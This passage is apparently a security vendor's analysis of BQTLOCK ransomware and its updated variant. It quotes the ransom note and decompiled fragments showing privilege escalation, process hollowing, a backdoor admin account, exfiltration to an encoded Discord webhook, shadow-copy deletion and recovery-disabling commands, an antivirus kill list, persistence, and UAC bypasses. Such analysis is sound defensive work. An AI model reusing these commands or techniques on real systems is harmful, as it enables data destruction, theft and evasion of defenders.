Examining the tactics of BQTLOCK Ransomware & its variants

Published: 2025-08-22 · Archived: 2026-04-06 00:09:35 UTC

Ransomware-as-a-Service (RaaS), marketed on dark web forums or Telegram channels, is a growing model in the cybercrime ecosystem where ransomware developers offer their malicious tools and infrastructure to affiliates in a subscription model or a profit share. Affiliates who are responsible for the distribution need not have any coding experience. They can simply purchase or subscribe to a RaaS, which handles the payload generation, encryption mechanisms, victim communication portals, and even automated payment collection via cryptocurrency.

A newly identified ransomware strain, named **Bqtlock,** which is operating under a Ransomware-as-a-Service (RaaS) model, has recently surfaced in the threat landscape since mid-July, as reported on Twitter. It is associated with the **'ZerodayX'**, the alleged leader of the pro-Palestinian hacktivist group **Liwaa Mohammed**, who is also related to the Saudi games data breach.





Figure 1: Tweet

Bqtlock leverages a range of anti-analysis techniques, including *string obfuscation, debugger detection*, and *virtual machine evasion*, to avoid detection and analysis. The ransomware is distributed in a ZIP archive, which contains a file called *Update.exe responsible for* encrypting local files of all types, appending a custom extension (*.bqtlock*), and drops a ransom note with instructions. This emerging malware follows the usual SOP of the double extortion method. It leaves behind a ransom note that says 48 hours to contact via telegram or X, demanding a payment of **13 to 40 XMRs ($3600 to $10000)** based on the wave. Suppose the victim doesn't contact within the given 48 hours. In that case, the ransom is doubled, and after 7 days, the decryption keys will be deleted permanently, and the attackers will sell the collected user data on their website (Figure 5), the standard double extortion technique. Transactions are conducted exclusively in Monero.

The sample we analyzed is a ZIP archive that contains two executables and 20 DLLs within it.



decryptor.exe	14-07-2025 19:27	Application	3,253 KB
libbrotlicommon.dll	14-07-2025 10:37	Application exten...	141 KB
libbrotlidec.dll	14-07-2025 10:37	Application exten...	59 KB
libcrypto-3-x64.dll	14-07-2025 10:37	Application exten...	5,657 KB
libcurl-4.dll	14-07-2025 10:37	Application exten...	1,170 KB
libgcc_s_seh-1.dll	14-07-2025 10:37	Application exten...	147 KB
libiconv-2.dll	14-07-2025 10:37	Application exten...	1,110 KB
libidn2-0.dll	14-07-2025 10:37	Application exten...	241 KB
libintl-8.dll	14-07-2025 10:37	Application exten...	293 KB
libnghttp2-14.dll	14-07-2025 10:37	Application exten...	206 KB
libnghttp3-9.dll	14-07-2025 10:37	Application exten...	186 KB
libngtcp2_crypto_ossl.dll	14-07-2025 10:37	Application exten...	51 KB
libngtcp2-16.dll	14-07-2025 10:37	Application exten...	336 KB
libpsl-5.dll	14-07-2025 10:37	Application exten...	103 KB
libssh2-1.dll	14-07-2025 10:37	Application exten...	303 KB
libssl-3-x64.dll	14-07-2025 10:37	Application exten...	1,026 KB
libstdc++-6.dll	14-07-2025 10:37	Application exten...	2,371 KB
libunistring-5.dll	14-07-2025 10:37	Application exten...	2,175 KB
libwinpthread-1.dll	14-07-2025 10:37	Application exten...	63 KB
libzstd.dll	14-07-2025 10:37	Application exten...	1,169 KB
update.exe	14-07-2025 19:27	Application	4,075 KB
zlib1.dll	14-07-2025 10:37	Application exten...	118 KB

Figure 2: Archive Contents

apphelp.bak.BQTLOCK	22/07/2025 14:52	BQTLOCK File	8 KB
apphelp.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	8 KB
AxInstUI.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	11 KB
bcryptPrimitives.bak.BQTLOCK	22/07/2025 14:52	BQTLOCK File	1 KB
bcryptPrimitives.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	1 KB
BdeUnlockWizard.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	9 KB
bintext.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	64 KB
BOOKMARK.DLL.BQTLOCK	22/07/2025 14:52	BQTLOCK File	56 KB
cfgmgr32.bak.BQTLOCK	22/07/2025 14:52	BQTLOCK File	11 KB
cfgmgr32.udd.BQTLOCK	22/07/2025 14:52	BQTLOCK File	11 KB
Cmdline.dll.BQTLOCK	22/07/2025 14:52	BQTLOCK File	63 KB

Figure 3: Infected Files

```
ALL YOUR FILES HAVE BEEN ENCRYPTED BY BQTLOCK!
Your entire network has been penetrated, and all data is now encrypted using military-grade AES-256
and RSA-4096 algorithms. Decryption is impossible without our unique private key.
⚠ Do NOT attempt to recover your files using third-party tools or backups. Any such action will
result in the irreversible loss of your data.
To begin the recovery process contact ,:
BQTlock@tutamail.com
http://yywhylvqeqynzik6ibocb53o2nat7lmzn5ynjpar3stndzcgmy6dkgid.onion/
https://t.me/BQTlock
https://t.me/Fuch0u
your unique ID is: LULZ
⌛ You have 48 hours to make contact. After that, the decryption price will double. After 7 days,
your key will be destroyed permanently.
We are watching
计算机已被BQTLOCK加密
我们的要求很简单，我们只要钱
请联系:
BQTlock@tutamail.com
http://yywhylvqeqynzik6ibocb53o2nat7lmzn5ynjpar3stndzcgmy6dkgid.onion/
https://t.me/BQTlock
https://t.me/Fuch0u
```

Figure 4 : Ransom note




Figure 5: Listings of infected companies

Their website offers three subscription services for their RaaS: Starter, Professional, and Enterprise. In their subscription services, they offer customization for the ransom note and its file name, wallpaper, icon, C2s, file extensions, and an opt-in option for many functionalities such as anti-debug, anti-VM, self-delete, etc.




Figure 6: Subscription Models

It uses the *IsDebuggerPresent()* API to detect active debugging environments. While the code contains a stub for anti-virtual machine (VM) detection, it currently returns false unconditionally, suggesting that anti-VM functionality is either under development or intentionally disabled for now, or maybe the user opted out of this functionality.

```
uStack_18 = 0x14000a6e9;
BVar2 = IsDebuggerPresent();
if (BVar2 == 0) {
  cVar1 = check_vm();
  if (cVar1 == '\0') {
    local_28 = CreateMutexA (LPSECURITY_ATTRIBUTES)0x0,1,
                             "Global\\{00A0B0C0-D0E0-F000-1000-200030004000}");
    DVar3 = GetLastError();
```

Figure 7: Anti-Analysis & Mutex Checks

Bqtlock checks for the presence of a mutex. If the mutex already exists, the process exits immediately. Otherwise, it creates a new mutex named ***Global\\{00A0B0C0-D0E0-F000-1000-200030004000}***.

Following the mutex check, Bqtlock attempts privilege escalation by enabling *SeDebugPrivilege* using *OpenProcessToken* and *AdjustTokenPrivileges*. This elevated privilege is necessary for the malware to inject code into system-level processes.

```
Decompile: elevate_privileges - (update.dat)
40  std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_139);
41  ProcessHandle = GetCurrentProcess();
42  BVar1 = OpenProcessToken(ProcessHandle,0x28,&local_170);
43  if (BVar1 != 0) {
44    BVar1 = LookupPrivilegeValueA((LPCSTR)0x0,"SeDebugPrivilege",&local_190);
45    if (BVar1 != 0) {
46      local_188.PrivilegeCount = 1;
47      local_188.Privileges[0].Luid.LowPart = local_190.LowPart;
48      local_188.Privileges[0].Luid.HighPart = local_190.HighPart;
49      local_188.Privileges[0].Attributes = 2;
50      BVar1 = AdjustTokenPrivileges(local_170,0,&local_188,0x10,(PTOKEN_PRIVILEGES)0x0,(PDWORD)0x0);
```

Figure 8: Privilege Escalation

It then proceeds to process hollowing via a function named *Perform_hollowing* targeting ***explorer.exe***.

```
Decompile: perform_hollowing - (update.dat)
109     memset(&local_7d8,0,0x18);
110     builtin_memcpy(local_808,"C:\\Windows\\System32\\explorer.exe",0x21);
111     BVar3 = CreateProcessA((LPCSTR)0x0,local_808,(LPSECURITY_ATTRIBUTES)0x0,
112                            (LPSECURITY_ATTRIBUTES)0x0,0,4,(LPVOID)0x0,(LPCSTR)0x0,&local_7b8,
113                            &local_7d8);
114     if (BVar3 == 0) {
115       local_b8 = &local_e9;
116       std::__cxx11::string::string<>(local_118,"ERROR",&local_e9);
117       local_c0 = &local_c1;
118       std::__cxx11::string::string<>
119                 (local_e8,"Failed to create suspended explorer.exe process.",&local_c1);
120       log_message(local_e8,local_118);
121       std::__cxx11::string::~string(local_e8);
122       std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_c1);
123       std::__cxx11::string::~string(local_118);
124       std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_e9);
125     }
126     else {
127       local_cd8.ContextFlags = 0x10000b;
128       BVar3 = GetThreadContext(local_7d8.hThread,&local_cd8);
129       if (BVar3 == 0) {
```

Figure 9: Process Hollowing

Bqtlock performs system reconnaissance by collecting host information, including the computer name, hostname, username, local IP address, and public IP (retrieved via *www[.]icanhazip[.]com*). It also harvests the hardware ID and calculates both total and available disk space across all drives.

```
GetComputerNameA(local_b78,&local_b7c);
local_78 = &local_a19;
pcVar5 = getenv("USERNAME");
std::__cxx11::string::string<>(local_ba8,pcVar5,&local_a19);
std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_a19);
get_local_ip[abi:cxx11]();
get_public_ip[abi:cxx11]();
get_os_version[abi:cxx11]();
get_hwid[abi:cxx11]();
get_disk_info[abi:cxx11]();
create_new_admin_user[abi:cxx11]();
```

Figure 10: Collects User Details

Post-recon, the ransomware attempts to establish persistent administrative access by creating a new local user "*BQTLockAdmin*" with the password "*Password123!*", through the *NetUserAdd* API, and elevating its privileges by adding it to the **Administrators** group using *NetLocalGroupAddMembers*.

```
local_1c = NetUserAdd(0,1,&local_4d8,&local_4dc);
if (local_1c == 0) {
  local_58 = &local_389;
  std::__cxx11::string::string<>(local_3b8,"SUCCESS",&local_389);
  std::operator+((char *)local_368,(string *)"User \'");
  std::operator+(local_388,(char *)local_368);
  log_message(local_388,local_3b8);
  std::__cxx11::string::~string(local_388);
  std::__cxx11::string::~string(local_368);
  std::__cxx11::string::~string(local_3b8);
  std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_389);
  memset(&local_4e8,0,8);
  local_4e8 = std::__cxx11::wstring::c_str(local_478);
  local_1c = NetLocalGroupAddMembers(0,L"Administrators",3,&local_4e8,1);
```

Figure 11: Adding User to Administrators

Bqtlock exfiltrates collected system data through a Discord webhook, transmitting information in JSON format. A Discord webhook is a legitimate feature that lets apps send automated messages to a channel via a unique URL. Malware abuses it as a free command-and-control channel & exfiltrating stolen data. It includes a function to capture a screenshot of the victim's desktop, saving it locally as *C:\Windows\Temp\bqt_screenshot.png using the BitBlt and GdipCreateBitmapFromHBITMAP APIs*. The malware also records its logs and sends them.

To prevent victims from restoring their system or recovering encrypted files, execute a series of system commands designed to disable Windows recovery mechanisms.

```
system("vssadmin.exe delete shadows /all /quiet > NUL 2>&1");
system("wmic.exe shadowcopy delete > NUL 2>&1");
system("bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures > NUL 2>&1");
system("bcdedit.exe /set {default} recoveryenabled no > NUL 2>&1");
```

Figure 12: Anti-Recovery Commands

As part of its pre-encryption routine, Bqtlock performs a scan of running processes to identify and terminate specific applications that may prevent it from encrypting files effectively. This is done using the *CreateToolhelp32Snapshot* API, which allows the ransomware to capture a snapshot of the current process list. It then enumerates through these using standard Windows APIs, such as *Process32First* and *Process32Next*. For each enumerated process, it compares the process name against a hardcoded list. If a match is found, the malware attempts to open the process handle using *OpenProcess* and then forcibly terminates it via *TerminateProcess*.

```
local_2e8[0] = "msmpeng.exe";
local_2e8[1] = "avastsvc.exe";
local_2e8[2] = "avgsvc.exe";
local_2e8[3] = "mbamservice.exe";
local_2c8 = "nortonsecurity.exe";
local_2c0 = "defender.exe";
local_2b8 = "kaspersky.exe";
local_2b0 = "sqlservr.exe";
local_2a8 = "mysqld.exe";
local_2a0 = "postgres.exe";
local_298 = "outlook.exe";
local_290 = "winword.exe";
local_288 = "excel.exe";
local_280 = "powerpnt.exe";
local_278 = "taskmgr.exe";
local_270 = "procexp.exe";
local_268 = "regedit.exe";
local_260 = "powershell.exe";
local_258 = "cmd.exe";
local_250 = "chrome.exe";
local_248 = "firefox.exe";
local_240 = "msedge.exe";
```

Figure 13: List of Processes to check & terminate

Bqtlock ransomware sets up persistence via Windows Scheduled Tasks. Once it has the executable path, Bqtlock constructs a command to register a scheduled task using **schtasks.exe**. What's particularly notable is the task name it chooses: ***Microsoft\Windows\Maintenance\SystemHealthCheck***

```
Decompile: establish_persistence - (update.dat)
43  GetModuleFileNameA((HMODULE)0x0,local_2a8,0x104);
44  local_30 = &local_139;
45  std::__cxx11::string::string<>
46            (local_2c8,"Microsoft\\Windows\\Maintenance\\SystemHealthCheck",&local_139);
47  std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_139);
48  local_38 = &local_e9;
49  std::__cxx11::string::string<>(local_118,local_2a8,&local_e9);
50  std::operator+((char *)local_c8,(string *)"schtasks /create /tn \"");
51  std::operator+(local_e8,(char *)local_c8);
```

Figure 14: Creation of a Scheduled Task

The wallpaper is a base64-encoded image string, decodes it, writes the binary image data as *bqt_wallpaper.bmp* into the ***C:\Windows\Temp*** directory, and sets it as desktop wallpaper using the *SystemParametersInfoA* API with the *SPI_SETDESKWALLPAPER* flag. Bqtlock also modifies file type icons in Windows Explorer by dropping a custom file (***bqt_icon.ico***) in the same Temp directory. It then enumerates a list of common file extensions (Figure 16) and updates their *DefaultIcon* registry keys under ***HKEY_CLASSES_ROOT***, effectively changing the default icons for associated files. This is done through repeated use of *RegCreateKeyExA* and *RegSetValueExA*. Once the changes are made, the malware calls *SHChangeNotify* to refresh the icon cache.

Figure 15: Wallpaper

```
aTxt db '.txt',0
aDoc db '.doc',0
aDocx db '.docx',0
aPdf db '.pdf',0
aXls db '.xls',0
aXlsx db '.xlsx',0
aPpt db '.ppt',0
aPptx db '.pptx',0
aJpg db '.jpg',0
aJpeg db '.jpeg',0
aPng db '.png',0
aGif db '.gif',0
aBmp db '.bmp',0
aTif db '.tif',0
aTiff db '.tiff',0
aMp3 db '.mp3',0
aWav db '.wav',0
aFlac db '.flac',0
aAac db '.aac',0
aOgg db '.ogg',0
aMp4 db '.mp4',0
aAvi db '.avi',0
aMov db '.mov',0
aWmv db '.wmv',0
aFlv db '.flv',0
aZip db '.zip',0
aRar db '.rar',0
a7z db '.7z',0
aTar db '.tar',0
aGz db '.gz',0
aExe db '.exe',0
aDll db '.dll',0
aSys db '.sys',0
aLnk db '.lnk',0
```

Figure 16: List of extensions

The malware recursively scans folders from a given root path but skips hardcoded directories like *Windows*, *Program Files*, *ProgramData*, *AppData*, and *Recycle.Bin* to maintain system stability.

```
lVar3 = std::__cxx11::string::find((string *)local_3c8,"Windows",0);
if (lVar3 != -1) goto LAB_140007bdf;
lVar3 = std::__cxx11::string::find((string *)local_3c8,"Program Files",0);
if (lVar3 != -1) goto LAB_140007bdf;
lVar3 = std::__cxx11::string::find((string *)local_3c8,"Program Files (x86)",0);
if (lVar3 != -1) goto LAB_140007bdf;
lVar3 = std::__cxx11::string::find((string *)local_3c8,"$Recycle.Bin",0);
if (lVar3 != -1) goto LAB_140007bdf;
lVar3 = std::__cxx11::string::find((string *)local_3c8,"AppData",0);
if (lVar3 != -1) goto LAB_140007bdf;
lVar3 = std::__cxx11::string::find((string *)local_3c8,"ProgramData",0);
if (lVar3 != -1) goto LAB_140007bdf;
bVar2 = true;
```

Figure 17: Folder Exclusions

Suppose a subdirectory is valid and not blacklisted. In that case, its size is verified to be under a specific threshold (50MB in this case), and the extension is checked to ensure it's not already the targeted encrypted format (decoded from base64, which is **.bqtlock**). If it qualifies, the file path is added to an encryption queue, and a ransom note is dropped once per directory.

The ransomware embeds all key elements like ransom note, the encrypted file extension, wallpaper image, RSA public key, and Discord C2 URL in Base64 format.

```
std::__cxx11::string::string<>((string *)&FILE_EXTENSION_B64_RAW,"LkJRVExPQ0s=",&local_63);
std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_63);
atexit(__tcf_ZL22FILE_EXTENSION_B64_RAW);
local_58 = &local_62;
std::__cxx11::string::string<>
          ((string *)&RANSOM_NOTE_FILENAME_B64_RAW,"UkVBRF9NRV9OT1cudHh0",&local_62);
std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_62);
atexit(__tcf_ZL28RANSOM_NOTE_FILENAME_B64_RAW);
```

Figure 18: Base64 encoded extension and ransom note file name

```
std::__cxx11::string::string<>
          ((string *)&DISCORD_WEBHOOK_URL_B64_RAW,
           "aHR0cHM6Ly9kaXNjb3JkLmNvbS9hcGkvd2ViaG9va3MvMTM2MzMzNzQxMTU3MjI2OTIyNi9ZX2N2QnRMc3JqT1
           lTVWpsUDI0U0ZIYWN3ajFKZ2ZydTNFcDl0SEUwQ1h3W1JoZVNPUEVJTTR2bylvN1RoZnBXcGk4MQ=="
```

Figure 19: Base64 encoded Webhook URL

```
((string *)&RANSOM_NOTE_CONTENT_B64_RAW,
 "QUxMIF1PVVIgRklMRVMgSEFWRSBCRUVOIEVOQ1JZUFRFRCBCWSBCUVRMT0NLIQpZb3VyIGVudGlyZSBuZXR3b3
 JrIGhhcyBiZWVuIHBlbmV0cmF0ZWQsIGFuZCBhbGwgZGF0YSBpcyBub3cgZW5jcnlwdGVkIHVzaW5nIGlpbGl0Y
 XJ5LWdyYWRlIEFFUy0yNTYgYW5kIFJTQS00MDk2IGFsZ29yaXRobXMuIERlY3J5cHRpb24gaXMgaW1wb3NzaWJs
 ZSB3aXRob3V0IG91ciBlbmlxdWUgcHJpdmF0ZSBrZXkuCuKaoO+4jyBEbyBOTlQgYXR0ZW1wdCB0byByZWNvdmV
 yIHlvdXIgZmlsZXMgdXNpbmcgdGhpcmQtcGFydHkgdG9vbHMgb3IgYmFja3Vwcy4gQW55IHN1Y2ggYWN0aW9uIH
 dpbGwgcmVzdWx0IGluIHRoZSBpcnJldmVyc2libGUgbG9zcyBvZiB5b3VyIGRhdGEuClRvIGJlZ2luIHRoZSByZ
 WNvdmVyeSBwcm9jZXNzLCBjb250YWN0IHVzIGV4Y2xlc2l2ZWx5IHZpYToKVGVsZWdyYW0gb3IgVHdpdHRlcjog
 QFplcm9EYXlYMQpPZmZpY2lhbCBDaGFubmVsOiBodHRwczovL3QubWUvQlFUTG9jawogeW9lciBlbmlxdWUgSUQ
 gCjEzMzcK4o+zIFlvdSBoYXZlIDQ4IGhvdXJzIHRvIGlha2UgY29udGFjdC4gQWZ0ZXIgdGhhdCwgdGhlIGRlY3
 J5cHRpb24gcHJpY2Ugd2lsbCBkb3VibGUuIEFmdGVyIDcgZGF5cywgeW9lciBrZXkgd2lsbCBiZSBkZXN0cm95Z
 WQgcGVybWFuZW50bHkuCldlIGFyZSB3YXRjaGluZw==="
```

Figure 20: Base64 encoded ransom note

It uses the usual **hybrid encryption approach of using AES-256 with RSA-4096**, beginning with decoding a Base64-encoded file extension, used for renaming the encrypted files. Upon successful file access, the ransomware generates a **32-byte random AES key** and a **16-byte IV** using **RAND_bytes**.

These symmetric encryption parameters are then encrypted using **RSA public-key encryption** with OpenSSL's **EVP_PKEY_encrypt**. The encrypted AES key and IV are written to the output file.

The post-execution cleanup mechanism using the delete command is executed via ***ShellExecuteA***.

```
GetModuleFileNameA((HMODULE)0x0,local_258,0x104);
local_30 = &local_99;
std::__cxx11::string::string<>(local_c8,local_258,&local_99);
std::operator+((char *)local_e8,(string *)"cmd.exe /C timeout /t 3 /nobreak > NUL & del /f /q \"")
;
std::operator+(local_278,(char *)local_e8);
std::__cxx11::string::~string(local_e8);
std::__cxx11::string::~string(local_c8);
std::__new_allocator<char>::~__new_allocator((__new_allocator<char> *)&local_99);
lpParameters = (LPCSTR)std::__cxx11::string::c_str(local_278);
ShellExecuteA((HWND)0x0,"open","cmd.exe",lpParameters,(LPCSTR)0x0,0);
```

Figure 21: Self-Deletion

Updated Variant

While analyzing, we obtained an updated BQTLock sample on August 5, 2025. It still contains the earlier checks and routines, but now includes additional anti-analysis checks, UAC bypasses, and heavier code obfuscation; overall, a clear step-up in most techniques, making analysis more challenging.

For Anti-debugging, it uses **IsDebuggerPresent()**, **CheckRemoteDebuggerPresent()**, **OutputDebugString()**, and **GetTickCount().** Each check targets different debugger behaviors, including timing anomalies.

```
.text:00000001400039FC                          loc_1400039FC:                          ; CODE XREF: sub_140003910+DC↑j
.text:00000001400039FC FF 15 D6 18 81 00        call    cs:IsDebuggerPresent
.text:00000001400039FC
.text:0000000140003A02 85 C0                    test    eax, eax
.text:0000000140003A04 0F 85 46 01 00 00        jnz     loc_140003B50
.text:0000000140003A04
.text:0000000140003A0A C7 44 24 28 00 00 00 00  mov     [rsp+0A8h+pbDebuggerPresent], 0
.text:0000000140003A12 FF 15 E0 16 81 00        call    cs:GetCurrentProcess
.text:0000000140003A12
.text:0000000140003A18 48 8D 54 24 28           lea     rdx, [rsp+0A8h+pbDebuggerPresent] ; pbDebuggerPresent
.text:0000000140003A1D 48 89 C1                 mov     rcx, rax                        ; hProcess
.text:0000000140003A20 FF 15 AA 15 81 00        call    cs:CheckRemoteDebuggerPresent
.text:0000000140003A20
.text:0000000140003A26 8B 44 24 28              mov     eax, [rsp+0A8h+pbDebuggerPresent]
.text:0000000140003A2A 85 C0                    test    eax, eax
.text:0000000140003A2C 0F 85 AE 00 00 00        jnz     loc_140003AE0
.text:0000000140003A2C
.text:0000000140003A32 31 C9                    xor     ecx, ecx                        ; dwErrCode
.text:0000000140003A34 FF 15 BE 19 81 00        call    cs:SetLastError
.text:0000000140003A34
.text:0000000140003A3A 48 8D 0D FC 37 60 00     lea     rcx, OutputString               ; "Checking for debugger...\n"
.text:0000000140003A41 FF 15 F1 18 81 00        call    cs:__imp_OutputDebugStringA
.text:0000000140003A41
.text:0000000140003A47 FF 15 5B 17 81 00        call    cs:__imp_GetLastError
.text:0000000140003A47
.text:0000000140003A4D 85 C0                    test    eax, eax
.text:0000000140003A4F 0F 85 63 01 00 00        jnz     loc_140003BB8
.text:0000000140003A4F
.text:0000000140003A55 4C 8B 25 F4 17 81 00     mov     r12, cs:GetTickCount64
.text:0000000140003A5C 41 FF D4                 call    r12 ; GetTickCount64
.text:0000000140003A5C
.text:0000000140003A5F 49 89 C6                 mov     r14, rax
.text:0000000140003A62 41 FF D4                 call    r12 ; GetTickCount64
.text:0000000140003A62
```

Figure 22: new-debug-checks

Privilege escalation is achieved via **UAC bypass** using multiple methods:

- By using **CMSTP**
  - Executes a crafted '.inf' file with '/s' to abuse CMSTP's auto-elevation and run payloads without a UAC prompt.

```
                                loc_14001B378:
48 8D 15 67 BF 5E 00            lea     rdx, aInfo      ; "INFO"
48 89 D9                        mov     rcx, rbx
E8 29 63 FE FF                  call    sub_1400016B0
48 8D 15 12 DC 5E 00            lea     rdx, aAttemptingUacB_1 ; "Attempting UAC bypass using CMSTP (Win ".
48 89 F1                        mov     rcx, rsi
E8 1A 63 FE FF                  call    sub_1400016B0
48 89 DA                        mov     rdx, rbx
48 89 F1                        mov     rcx, rsi
E8 2F 80 FE FF                  call    sub_1400033D0
48 89 F1                        mov     rcx, rsi
E8 C7 EF 58 00                  call    sub_1405AA370
48 89 D9                        mov     rcx, rbx
E8 BF EF 58 00                  call    sub_1405AA370
48 8D 15 18 DC 5E 00            lea     rdx, aCWindowsTempBq_3 ; "C:\\Windows\\Temp\\bqt_bypass.inf"
```

Figure 23: UAC bypass using cmstp

- By using **fodhelper.exe** & **eventvwr.exe**
  - Attackers modify registry keys under *HKCU\Software\Classes\ms-settings\Shell\Open\command* to point to their payload. When the fodhelper.exe/eventvwr.exe runs, it executes the payload with elevated privileges without triggering a UAC prompt, since it's an auto-elevated.

```
